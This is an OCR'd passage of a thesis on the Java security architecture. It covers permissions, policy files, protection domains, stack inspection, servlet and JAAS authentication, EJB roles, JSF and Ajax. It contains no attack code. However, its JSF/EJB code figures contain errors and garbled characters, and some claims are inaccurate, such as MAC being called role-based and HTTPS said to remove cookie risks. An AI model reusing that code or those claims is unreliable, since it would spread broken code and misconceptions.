It has been shown that as long an attacker has physical access to a single class file or a bundle of classes in a jar file, secrets and algorithms stored in code are subject to disclosure. Therefore, code protection techniques are only effective if they are combined with additional protection measures such as operation system mechanisms, which enforce the *least privilege* principle. By providing only read permissions for access to the jar files when read access is performed with additional credentials that are granted with a successful prior login. For a *complete mediation* of granting access to jar files prevents to keep the class files on any intermediate storage. This measure would avoid the risk that an attacker would directly access the file on a less protected intermediate storage. Summarizing the results, Code protection is only a valid means to enhance security when access of the attacker to the TCB, especially the JVM and the runtime libraries can be blocked in a reliable manner.

5.6 Protection domains and evidence

CAS (code access security) is based on *evidence* that establishes trust in code. Evidence can either be build on a location or on a signer identity. Trust given on location-based evidence is given to the source URL of the code. Signer based evidence is dependent of the trust level of the identity signer.
Both types of evidence can be used to group code JAVA classes and archives into protection domains. While URLs and other locations can be forged by technical indirections and other manipulations to the file or name service on the *layer below* they neither give a proof of integrity. Evidence based on cryptographic signatures in contrast provides combined proofs of integrity and origin. Both types, location and signature-based proof can be combined in a policy file to define protection domains to use both evidence types.

An untrusted codebase or a codebase that is exposed to attackers such as web applications is typically placed in an adequate protection domain. The protection domain should not provide unprivileged users access to critical resources. A well-known protection domain is the predefined applet sandbox that is enforced by the applet class loader of the browser plug in. Other examples are the JEE application client protection domain that is enforced by the `JNLPClassLoader` class, which is part of the JAVA Web Start (JWS) framework.

5.6.1 Permissions

The JAVA security architecture is based on a policy based approach. As already depicted in previous sections, each grant entry in a JAVA policy consists of a set of permissions. A permission entry allows access to a system resource, which is blocked by default. The JVM security manager grants access to a resource for a JAVA application only when a permission in the policy allows access to this resource for the particular codebase,




Figure 5.10: Protection Domains

```
grant [codeBase "URL" ] [signedBy "identity","identity2",... ] {
       permission ClassName, "targetName", "ActionSet"
                 [signedBy "identityx",...] ;
       permission ....  ;
}

grant ... {
}
```

Figure 5.11: Sample policy file

the specific signer and the principal (in the case when the JAAS (Sun Microsystems, 2003d) framework is used) that triggered the request to access the resource. Therefore, the security manager has to be activated.




Figure 5.12: JAVA Permissions

A permission is of a certain type corresponding to the resource to be protected. As example the `java.net.SocketPermission`, specifies a target, which is the IP host name and the port number. Optionally certain types might require one or more actions associated to it whereas other types do not need actions. The `SocketPermissions` can be configured for the *accept*, *listen*, *connect* and *resolve* actions. In the next paragraphs, the following basic permissions used for secure operation of J2SE are detailed. For a structural overview the JAVA permission hierarchy is shown in Figure 5.12. A detailed description concerning all predefined permissions is available at (Sun Microsystems, 2003f).

Permission related to signed applets

Signed applets can acquire an enhanced set of permissions.

- If the *usePolicy* target of the RuntimePermission is granted then the privileges in the client's policy are provided to an RSA signed applet (Sun Microsystems, 2004b). If the permission is not granted the applet is assigned to the *AllPermission* protection domain for fully trusted application. Before startup of the applet this has to be confirmed when current user of the applet select to set these permissions by explicitly pressing the "Grant" dialog option.

AllPermission

A special predefined permission is the `AllPermission`, which allows passing all security checks that can be limited by permissions. If this permission type is granted all security checks that are queried are evaluated positively, therefore Sun advises JAVA developers only to grant this Permission "during testing" or in "extremely rare cases". In observed practice, this situation applies very often to production environments. It is therefore common that JAVA applications are running completely without a security manager or with the default permission granted to the used components, which results in an `AllPermission` policy setting. This problem will be been discussed in-depth in the upcoming chapter about the `LaxPermission` antipattern.

Problems with the permissions hierarchy

Permissions are used to check access for distinct functionality in the methods of JAVA classes. The sole documented attribute of a permission subclass is its name. It has no metadata binding to the class that needs granting this permission target.

No inheritance

Identified Problem: The JAVA permission definitions do not define a hierarchy, moreover two fixed levels are defined. The first level defines the Permission class and the next level is expressed by a *weak* string key. Therefore, application specific modeling with object-oriented principles such as subclassing is not possible.

Proposed Refactoring: A redefinition of the JAVA permission classes would involve user specific coding of the policy evaluation (Neward, 2001)

Deprecation

Identified Problem: If JAVA classes become deprecated, there is no mechanism or linking between class and permission indicating that the permissions allowing access to these classes also have become deprecated. For example in JAVA 1.4.x the abstract Identity class became deprecated and developers were advised to use the KeyStore, Cert and Principal class instead. This information is not carried over to the **Identity** targets of the `SecurityPermission`.

Proposed Refactoring: In a strict object-oriented type hierarchy design, the actual targets described be subclasses of its superclass, e.g. extending the `RemoveProviderPropertyPermission` from the `SecurityPermission`. This would allow equipping the atomic Permission type to carry documentation elements such as version information and deprecation flags. The spread information of a distinct permission will then be concentrated in that detailed permission class.

5.6.2 JAVA Policy files

A JAVA security policy groups permissions to codebases. The default implementation of policy files is based on a proprietary format in simple text

files. However, the policy parsing providers can be replaced by alternative formats such as XML (Bray et al., 2008) or storage media such as relational databases. An alternative implementation has been described in Fonseca (2002). The representation syntax used by the default policy implementation is shown in Figure 5.11. A detailed discussion about the format of policy files is described by Gong (1999) and Oaks (2002).

There are two locations where the security permissions of the JVM are configured:

1. The first is the `java.security` file that specifies default settings that provide entries specifying security providers, policy providers, package access rules and keystore definitions.

2. The JAVA policy file is the second configuration location. The default JAVA policy file is named `java.policy` and stored in the JDK directory `$JAVA_HOME/lib/security/`, alternatively in the home directory of the current user. A policy file defines the default permissions of an application running under the control of a security manager.

The defaults can be overwritten by a use case specific policy file by specifying a filename in the definition of the `java.security.policy` JVM property. The policy file consists of grant entries that assign sets of permissions to a set of tuples $G(PR, CB)$ consisting of the optional settings of a Principal PR and a Codebase CB.

- Principals specify the identity that are attached to the execution context that is checked by a certain permission.
- Codebases specify the source URL where the code was loaded from.
- The Signer optionally refers to the X.509 certificate of the entity that signed the code.

A typical permission therefore is defined as depicted in Figure 5.13.

```
grant principal "Karl",
      SignedBy "Karl@Fridolin.org",
      codeBase "file:/usr/lib/abc.jar" {
   permission java.io.FilePermission "/home/karl/", "read";
 };
```

Figure 5.13: FilePermission in a policy file

5.6.3 Protection domains

The security concept of JAVA 1.1 granted full access to local resources. This became obsolete with the introduction of protection domains. There are three frequently used default domains provided by the JDK when the application is started with the default JAVA security manager. These settings also reflect the distinction between the TCB, which are the trusted libraries and the untrusted user code.

- The standard classpath is granted a limited set of permissions, which is specified in the file `${java.home}/lib/java.policy`.

- The code in the directory `classes` and the directory `\${Java.home}/lib/ext` are provided with the full permission set with an `AllPermissions` policy setting.

- Unlimited access to resources is also granted to code in the bootclasspath, which is loaded by the boot class (primordial) loader.

Applets are provided with a limited set of permissions, commonly known as the applet *sandbox*, which was a nickname for the fixed permission set for remote code in JAVA 1.1. Applets that are signed by a certificate holding a RSA key are allowed to join the *AllPermission* protection domain. This results in the full set of permissions, when the current user accepts the "Grant" option prompted the JAVA Plugin.

5.6.4 Permission checks

When requesting access to protected resource the trusted libraries in the TCB issue a call to the currently security manager delegate the access decision to this central instance as a check point of security enforcement. The class hierarchy of the JAVA access control architecture is depicted in Figure 5.14. The *Security Manager* forwards a `CheckPermission` method




Figure 5.14: JAVA Access Control Architecture

call to the associated `AccessController` class. The AccessController is in charge of the current `AccessControlContext` that provides the current call stack along with its protection domains. It therefore evaluates the protection domains on the call stack. When all entries on the call stack are granted a permission, the access is granted and the call to the `checkPermission` method silently returns. Otherwise an entry exists is on the call stack that is not privileged and consequently the SecurityManager throws a `SecurityException`.

The checkpoints of the security manager architecture can be compared with the IVP routines of Clark-Wilson-System (see Chapter 2.4) to keep

the system in a secure state. Security managers are optional for local JAVA applications; they can be subclassed to provide custom behavior such as gathering security requirements of an application. The JAVA plugin in browsers and other contained environments (JNLP, Servlet containers) typically instantiate security managers to restrict the potential danger that can be caused by untrusted code in contained components.

Stack Inspection and Luring Attacks The motive of the stack inspection is to protect against a *luring attack* (Fox, 2003). This is a synonym for unprivileged code (as in Figure 5.16) with zero or an insufficient set of permissions. Indirectly granted permissions while triggering an action in privileged code invites attackers to misuse the larger set of granted permissions. The solution to provide privileged code with enhanced functionality while still keep it callable from untrusted code (full view with errors) is the concept of privileged actions as shown in Figure 5.15.




Figure 5.15: Stack Inspection of a privileged call

Luring attacks can be prevented as functionality available in the trusted code is due to the stack walk only equipped with the smallest set of permissions on the stack according to the least privilege principle. This limitation can intentionally be altered when higher privileges (such as property variable access) are needed. The access request to the property variable will be bracketed within a privileged action, which avoids granting a




Figure 5.16: Stack Inspection of an unprivileged call

`PropertyPermission` to all codebases on the stack but only to the small code snippet invoking the read method of the property object. This is a use case for the "Least Privilege" (see Chapter 6.4.1) security principle. However, when privileged actions are used naively they potentially open new security holes.

5.7 Identity based Access control

Authentication or identity based access control is the process of verifying the identity of external users of the system. This includes relating the user identity by construction of a principal object to the requests of the user. Following and using the results of authentication is the process of authorization. Access to systems can be limited in two ways, either by discretionary access control (DAC) or mandatory access control (MAC). DAC is an approach to allow access to resource for specific discretionary individuals. MAC is a role based approach checking the membership of a user and determining access rights by combining the access rights of a user by acquiring the access properties of the group objects a member belongs to.

There are two usage areas of authentication in JAVA applications, when dealing with servlets it is closely bound to the HTTP requests that the

browser of a client transmits to the servlet container after login. The other usage area is for protocols that do no provide personalization of requests and transmission of principal information themselves, such as authorization scenarios in stateful environments like application clients, applets and enterprise beans that need to authenticate themselves towards other services. The *Java Authentication and Authorization Service* (JAAS) (Sun Microsystems, 2003d). A fundamental architectural design goal of JAAS is to decouple authentication and application code, which prevents interweaving and logical separation of security enforcement and business logic layers.

As stated above a `java.security.Principal` represents a user and his identification information inside a JAVA application, which is typically a capsule for his name or otherwise known user identification. A physical user may be bound to several principals. This 1:n relationship is reflected by the `java.security.Subject`, which not only carries multiple principals it also holds the private and public credentials of a user. Credentials are the proofs of privilege and identity of a user, typically a certificate or a password.

To query identities EJB application servers typically utilize standardized interfaces namely the JNDI (JAVA Name and Directory Interfaces). JNDI provides wrappers for most common identity and service directory types like CORBA CosNaming, RMIRegistry, DNS and the Lightweight Directory Access Protocol (LDAP).

Once a user is logged in, he is assigned a private credential storage area that keeps track of his transaction context and credentials. Such a storage area has a limited application dependent lifetime and is following the session security pattern (according see catalog of Yoder and

Barcalow). For servlets, the credential information is associated to the current `HttpSession` object.

5.7.1 Servlet Authentication mechanisms

To query the current user in a servlet or JSP (JAVA server pages are is a special type of servlets resulting from transforming HTML pages with embedded JAVA commands into servlets) the `getUserPrincipal` method of the `HTTPServletRequest` is utilized. Sessions in HTTP are frequently anonymous, therefore the identity call might return a null value.
The current user is also called the `security-identity` of an EJB (enterprise JAVA bean) session is queried with the `getCallerPrincipal` method of the `EJBContext` class. When a servlet calls an enterprise bean the results from these both methods must match to comply with the JEE specification (Shannon, 2003).
When the JEE container is configured to support propagated user identities, the same principal object must be used in the entire set of beans in the calling chain. Alternatively, JEE containers are also mandated by the specification to support impersonated calls when `run-as` identity is supplied in the deployment descriptor.

There are four types of authentication mechanisms usable by servlets to identify a user. It is reflected in the `getAuthType` method of the `|HTTP-ServletRequest`. These authentication types are:

Basic authentication is performed on the HTTP layer and needs a user name and a password, which are queried by the web browser. After performing a successful login, the login information is exchanged in HTTP headers. The major shortcoming of basic authentication is that the password is transmitted in clear text with every request. There is no explicit logout with basic authentication, therefore there is no mechanism to end a user session, and the browser has to be closed to logout.

Digest authentication is performed on the HTTP layer and does only transmit a digest of the password. As with basic authentication the session is destroyed only when the browser is closed.

Form-based authentication is performed without notice of the browser, as the login page appears to the browser as a normal HTML page. The information to identify the user is either transferred from a login page via the CGI variables `j_username` and `j_password`. Consequent requests typically do not send the password again. Moreover they use a lookup data structure to access the session on the server, such as a token. The token is transferred to the browser as a data block that is kept in the browser. It is often referred to as a cookie, or transferred with every request in an additional CGI parameter or alternatively in a suffix to the URL string.

Tokens in cookies can be either transient and have to be renewed for every session or are stored in the cookie storage of the browser. Cookies that contain standard servlet session information are named `JSESSIONID`. Permanent cookies may become a security risk as they can be reused for replay attacks. On the other hand, URL suffixes are recorded in proxies and browser histories and may provide information useful for replay attacks.

The shortcoming of this method is that username and password as well as the consequently used token are transferred in clear text when using HTTP as transport mechanism. With servlets compliant to the servlet specification 2.4, an application server can close the user session. The browser therefore does not have to be closed to terminate the login session.

A customized variant of forms based login may also consider additional CGI variables (such as transaction number) and may provide sophisticated but non-standard evaluation logic to evaluate the transmitted credentials. As CGI variables are used for the sub-

mission of credentials, forms based authentication should be performed with the POST method to avoid replayable traces in the browser cache or server log file.

Certificate Authentication is used on top of JSSE utilizing the SSL enhanced versions of the socket class in the `javax.net.ssl` package. HTTP over SSL itself provides protection in terms of confidentiality (data cannot be sniffed) and integrity (as received data can be decrypted is it identical to the data that was send). Both communication partners are provided can be provided with an additional level of security through mutual authentication, although client authentication requires an additional effort of deploying a (typically a X509 type) certificate. Certificate provides the credentials instead of a userid and password check. A servlet can use the attributes provided by a certificate by querying the `javax.servlet.request.X509Certificate` attribute of the current HTTP request for extracting additional credentials. This allows implementing custom additional authentication functionality.

Whenever client authentication is not feasible or multi factor authentication is required forms based authentication may be used. Since data is encrypted via SSL, forms based authentication does not disclose credentials on the transport channel. As transport over SSL is more computing intensive due to the encryption process slower response times should be expected. On the other hand, as HTTPS is a stateful and private protocol between client and server in contrast to HTTP, therefore the risks of insecure cookie transmission and storage do not apply.

5.7.2 JAAS

As stated earlier in the discussion, JAAS is an authentication method for non-browser scenarios and decouples application logic from the used au-

thentication method. JAAS follows the concept of pluggable authentication modules to allow administrators to adjust the level of authentication and with it the technique used. The authentication technique is implemented with a class that implements the LoginModule interface. JDK 1.4.x already provides LoginModule implementations for

- Common authentication sources like the identity providers of operating systems like Unix or Windows (NTLM)
- Platform independent Kerberos and LDAP and S/Key
- JAVA based identity providers such as JNDI and the JAVA keystore.
- Hardware based authentication such as smart cards

The indirections provided by JAAS are based on four components. These components are distinct classes, which are listed as follows:

LoginContext is a class that is consulted by the server to query the current Configuration and the installed LoginModules. After a successful JAAS login a Subject object is attached to the current `LoginContext` and queryable by the application.

Con□guration holds the information, which LoginModules are installed and the sequence and priority they are supposed to be processed.

LoginModule has been presented above. A concrete login event can pass the methods provided by a login module (Sun Microsystems, 2003c). A call to `login` starts the first phase of the login process. When multiple LoginModules are involved an additional two-phase-commit step over all involved login modules is needed, which successfully finished by calling the `commit` method. In the case of an unsuccessful login the `abort` method is called. After performing all needed user specific operations under the control of JAAS a user session can be terminated by calling the `logout` method.

Login Modules are configured in the JAAS configuration file and may be attributed with a strategy setting: The `required` keyword specifies that the Module must successfully provide credentials to log the user in, parallel queried login mechanism in own LoginModules are not terminated. The `requisite` keyword provides the same functionality but finishes other LoginModules immediately when the current Module fails. Setting the `sufficient` keyword stops authentication successful when this module succeeds, this setting is useful for the authentication method with the highest level of security such as a LoginModule for X509 certificates. LoginModules marked with `optional` do not have to finish successfully and do not contribute to the login success.

Callback objects are needed to provide the needed credentials from the application layer. These are registered by the application, and called by JAAS when the appropriate credential is about to be queried. For graphical applications, a `DialogCallbackHandler` can be used whereas console applications may use the TextCallbackHandler to acquire a username and password from the command line.

Impersonation and Delegation

JAAS performs the process of authentication to assign an identity when performing actions. In delegation scenarios, identities are passed to other runtime components or application, which means that a remote instance performs actions *on behalf* of the current user and his credentials during access checks. The motive for delegation is increased accountability as the responsible identity can be assigned to the performed actions.
JAAS allows while performing the `doAs` method of the Subject class to assign a responsible Subject instance. The `PrivilegedAction` that is about to be performed is then executed with the identity and credentials (bundled in the `AccessControlContext` class) of the alternative Subject.

When the `doAs` call returns the current `AccessControlContext` is then switched back to the original caller.

For implementing impersonation in remote scenarios, the security context, which consists of credentials and trust providers, has to be transmitted in addition to the application parameters during a method call. A server application that uses the GSSAPI can utilize the `GSSCredential` (Kerberos ticket) that is provided by the client to impersonate local actions as well as calls to remote servers.

Applications based on requirements for role-based access control are configurable with the JAAS-`Krb5LoginModule`. The existing Kerberos authentication (typically on the operating system layer) is used to perform a □silent authentication□ This means that it populates the users credentials without re-challenging credentials, as they are already available via the Kerberos login module from the underlying authentication framework.

Principal based access control

Principals represent the identity of a single user. The model of the JAVA security policies reflects this by incorporating the *Principal* identifiers into policy file syntax. Grants to resources based on principal information can be assigned in addition to the grants that can be evaluated for on the base of code access security. Before the execution of code sequences bracketed in *PrivilegedActions*, the `javax.security.DomainCombiner` class combines the active permissions to the current `AccessControlContext`. This permission bundle is then passed to a `doAs` or `doAsPrivileged` method call to evaluate the combined permission set for appropriate authorization to execute the action. In the positive case the action is performed. The `doAsPrivileged` method of the AccessControlContext can be passed a null valued AccessControlContext, which is designed for server applica-

tions that need to perform actions solely on the rights of the current user without combining the rights of the server.

Role based Access

Business applications are often equipped with a role oriented process model that assigns actions to actors. Actors can be grouped into multiple groups. Whereas access control based on principals is following the DAC approach, which lacks scalability and maintainability when the set of users reaches a certain size, the design of role based systems avoids this problem by assigning bundles of permission to abstract user roles.
JAAS does not provide role semantics for client applications, but these can be emulated by assigning temporarily non-identity bound principal objects to the current `Subject` instance. A role is then represented by an implementation class. It not only implements the `Principal` interface but also implements the `implies` method of the `PrincipalComparator` interface. This allows evaluating the role membership of a `Subject` by the implementation of this custom role class.
Web containers provide access checks based on role membership for servlets and JSPs. Web resources, which are specified by URL patterns can be protected via *security roles*. These map directly to the error-handling model of HTTP. Users requesting authorization to access a protected resource having wrong or unknown credentials receive a 403 (Forbidden) HTTP error code. Users without any credentials receive a 401 (unauthorized) HTTP error.
Enterprise JAVA beans have finer declarative semantics for expressing role relationships. Role based declarations in the deployment descriptors of EJBs allow mapping method permissions to the defined user roles. Methods can be excluded from access checks by defining `unchecked` tags instead of `role-names`. Methods that are defined but should be not accessible at all can be blocked by the deployer by listing them in an exclude-




Figure 5.17: EJB security model

list. Beans can query their principal attributes by accessing their EJBContext object. This is done with calling `getCallerPrincipal`. In addition, the membership to a user role can be acquired by querying the boolean `isCallerInRole` function. Figure 5.17 depicts the involved classes and interfaces of the EJB security model.

5.8 JEE Web Applications

The Java Enterprise Edition is a specification that provides developers with a wide range of technologies to design and implement applications that supply non-functional requirements towards distributed systems (shown in Chapter 2.2.5), such as reliability, security, scalability, extensibility, manageability, maintainability, interoperability, composability and evolvability.

Reliability is achievable by supporting failover-mechanisms and transactional properties. Security in the context of JEE is supported by integrating authentication frameworks and role-based access control.

One of the design goals of JEE was to support not only web-based clients, but also end-user applications and special client types, such as non-

interaction backend-systems. To compose a complete application the developer has to chose an appropriate subset of implementations that satisfy the JEE requirements. For the application logic the specification provides Enterprise Java Beans (EJB), for data storage the Java Persistence API (JPA), and Java Server Faces (JSF) to present the data to the end user.

As web applications are the predominant type of applications nowadays, the web developer has the burden to additionally write glue code for the generic, and not web-centric components.

Web-application frameworks solve this problem in a generic way as they provide the necessary abstraction level for web developers whilst interfacing and registering the necessary web components to the JEE foundation within the server runtime. The next chapter presents a typical example of this category, the Java Server Faces framework.

5.8.1 Java Server Faces

The Java Server Faces (JSF) specification is one of the advanced presentation options for JEE applications. It provides an abstraction from the physical rendering as by focusing on presentation components, which allow to implement user interface that align to the MVC (Model, View, Controller) approach.

The set of rendered presentational elements are named as *View* within JSF. This is a tree-like structure containing the set of elements of the outputted page, which is generated when a user request is received.

Rendering pages in JSF follows a generic life cycle, having six phases:

1. Restore View, which generates a tree structure from the incoming form fields

2. Apply Request Values, assigns the form values to the appropriate JSF components




Figure 5.18: JSF Lifecycle

3. Process Validation, each view is equipped with a set of validator objects that check whether the user input is valid
4. Update Model Values, if validation succeeded the user inputs a propagated to the data model that is accessible by the application
5. Invoke application, invokes further going actions, such as processing user controls like a search button
6. Render response, traverses the response view and inserts the values generated by the application

A typical application may define a user interface as shown in Figure 5.19.

```
<h:form>
   CustomerID:
   <h:inputText value="\#{CRManagementJSF.ID}"> <p>
   <h:commandButton value="Call Customer" action="#{CRManagementJSF .callCustomer}äÄİ> <p>
</h:form>
```

Figure 5.19: Defining user interface controls

The definition *CRManagementJSF* points to a JSF object. With this object reference the framework will set the attribute *id* with the value of the

submitted web form. The triggered method is defined as `callCustomer()`. This call forwards the request to the corresponding EJB method in Figure 5.20.

```
public class CRManagementJSF {
 private String ID;
 public void setID(String ID) {
    this.ID = ID
 }

public int callCustomer() {
    Content c = new InitialContext();
    CRManagement crmbean = (CRManagement) ctx.lookup(CRM_JNDI);
    int res = bean.callBenutzer(ID);
    return res;
  }
}
```

Figure 5.20: Handling object lookups

The back end object is defined as illustrated in Figure 5.21:

```
@Stateful
@Name("crmanagement")
public class CustomerManagementBean implements CustomerManagement {
   private String ID;
   public void setiID(String id) {
     this.ID =  id;
   }

   @TransactionAttribute(MANDATORY)
   @RolesAllowed(  customeragent  )

   public int callCustomer (String custid) {
         ID = Tools.findCustomerFromExternalID(custid);
         int res = doCallCustomer(ID);
         return res;
   }
....
}
```

Figure 5.21: Back end object access

5.8.2 Web Interaction with AJAX

Client-Server-communication scenarios via HTTP via servlets and JSPs as shown in Chapter 5.1.4 had the structural weakness, that the information in the HTTP session were the only means to capture the state of the web application. These based on synchronous and coarse-grained requests, which were triggered by web clients, such as browsers. Additionally valuable resources remain unused, as scalability features of server middleware such as caching and concurrent processing were not exploited to the available potential.

The AJAX (Asynchronous JavaScript and XML) model is a new approach resolving the advanced requirements on interaction models for web applications. Ajax changes the classic synchronous approach by retrieving content from servers in following an asynchronous communication. Data retrieval events are decoupled from the representation layer, a technique that provides a less disturbing end-user experience as it avoids performing reloads of the entire page.

Garrett (2005) claims that AJAX follows these key characteristics:

- JavaScript as implementation language
- Presentation based on the standards XHTML and CSS
- Back end data retrieval with the standardized `XMLHttpRequest` (XHR) type
- XML serves as transport format and XSL transformation allow adapting data to varying presentation requirements
- Usage of DOM for dynamic manipulation of the retrieved data

Variations of these also fall under the AJAX characterization. They may replace the XML data representation with JSON encoding or utilize an alternative client-side programming language or replaces the AJAX engine

in the browser with an alternative proxy program, not necessarily implemented in JavaScript. The difference that enables the enhanced interaction features is the Ajax engine in the client container, which is a proxy within the web browser.

As well as the components of the request flow are differing, client-side actions and server-side processing by mediation through the AJAX engine, which is able to distinct between client-side GUI events and simple data validations, which are processed by the engine itself, and data-centric actions that are forwarded to the server back-end. The consequences in the interaction model are depicted in Figure 5.22.

Security Mechanisms

The request flow and the involved components illustrate that the server-side of Ajax applications has a similar attack surface as compared to traditional applications. A current underestimated security problem with Ajax comes from the educational perspective of programmers, as an increased number of publications promises a better-time-to-market perspective for Ajax applications. The dangers of this strategy is emphasized by Hoffman and Sullivan (2007). As Ajax relies on the foundations of the chosen implementation platform, the appropriate strategy for a layer below attack varies.

5.8.3 Conclusion

Ajax frameworks for JEE are typically built on top of JSF to re-use the existing libraries as well as necessary functionality like state storage. The case study in Chapter 9.1.6 shows how the use of JSF in Ajax-enabled JEE clients allows compromising the security of a JEE installation.




Figure 5.22: Ajax interaction model

5.9 Summary

JAVA offers a wide range of solutions to support security goals such as *integrity* and *con□dentiality*. Unfortunately, without custom coding it does not provide audit logs or other proofs that can be used for non-repudiation purposes. An approach to overcome this shortage could be an audit interceptor that intercepts security related requests and writes these requests to a database.

As security mechanisms are as reliable the weakest part of the system, vulnerabilities in the implementation allowing attacks from the layers below to the JAVA trusted computing base are the main threat to JAVA security. The infrastructural and coding antipatterns that lead to layer-below attacks are presented in the next chapter.

6 A Security-aware Software Development Process

The results derived in this thesis need to be aligned within the broad view of the industrial process to develop system or business software. The term *Software Development Process* describes the transformation from a domain specific concept to executable code. It starts with a requirements analysis to collect the initial domain specific demands. The resulting software product shall fulfill these.

We first describe the simple form of software lifecycle process to illustrate a common structure for a broad range of development projects. Software development processes typically consist of the following steps, which applied in a natural order, as expressed by the disciplines of the Unified Process (Hirsch, 2002):

- Business Modeling
- Requirements Management
- Analysis and Design
- Implementation
- Verification and Test
- Deployment
- Project Management
- Configuration and Change Management
- Environment

With the collected requirements, the design phase analyzes the user perspective. It is concerned with extracting the use cases from the requirements. The use cases are often illustrated with the help of UML (Object Management Group, 2001b) diagrams to define the dynamics and architecture of the resulting system. Class and sequence diagrams are the foundation for the implementation phase, which transforms the abstract model into program code, implemented with an appropriate programming language.
After coding is completed, the major testing phase starts. Minor local testing has typically already been performed during the implementation phase. After the test phase is finished and the identified bugs are fixed, the product is ready for shipping to the customer.

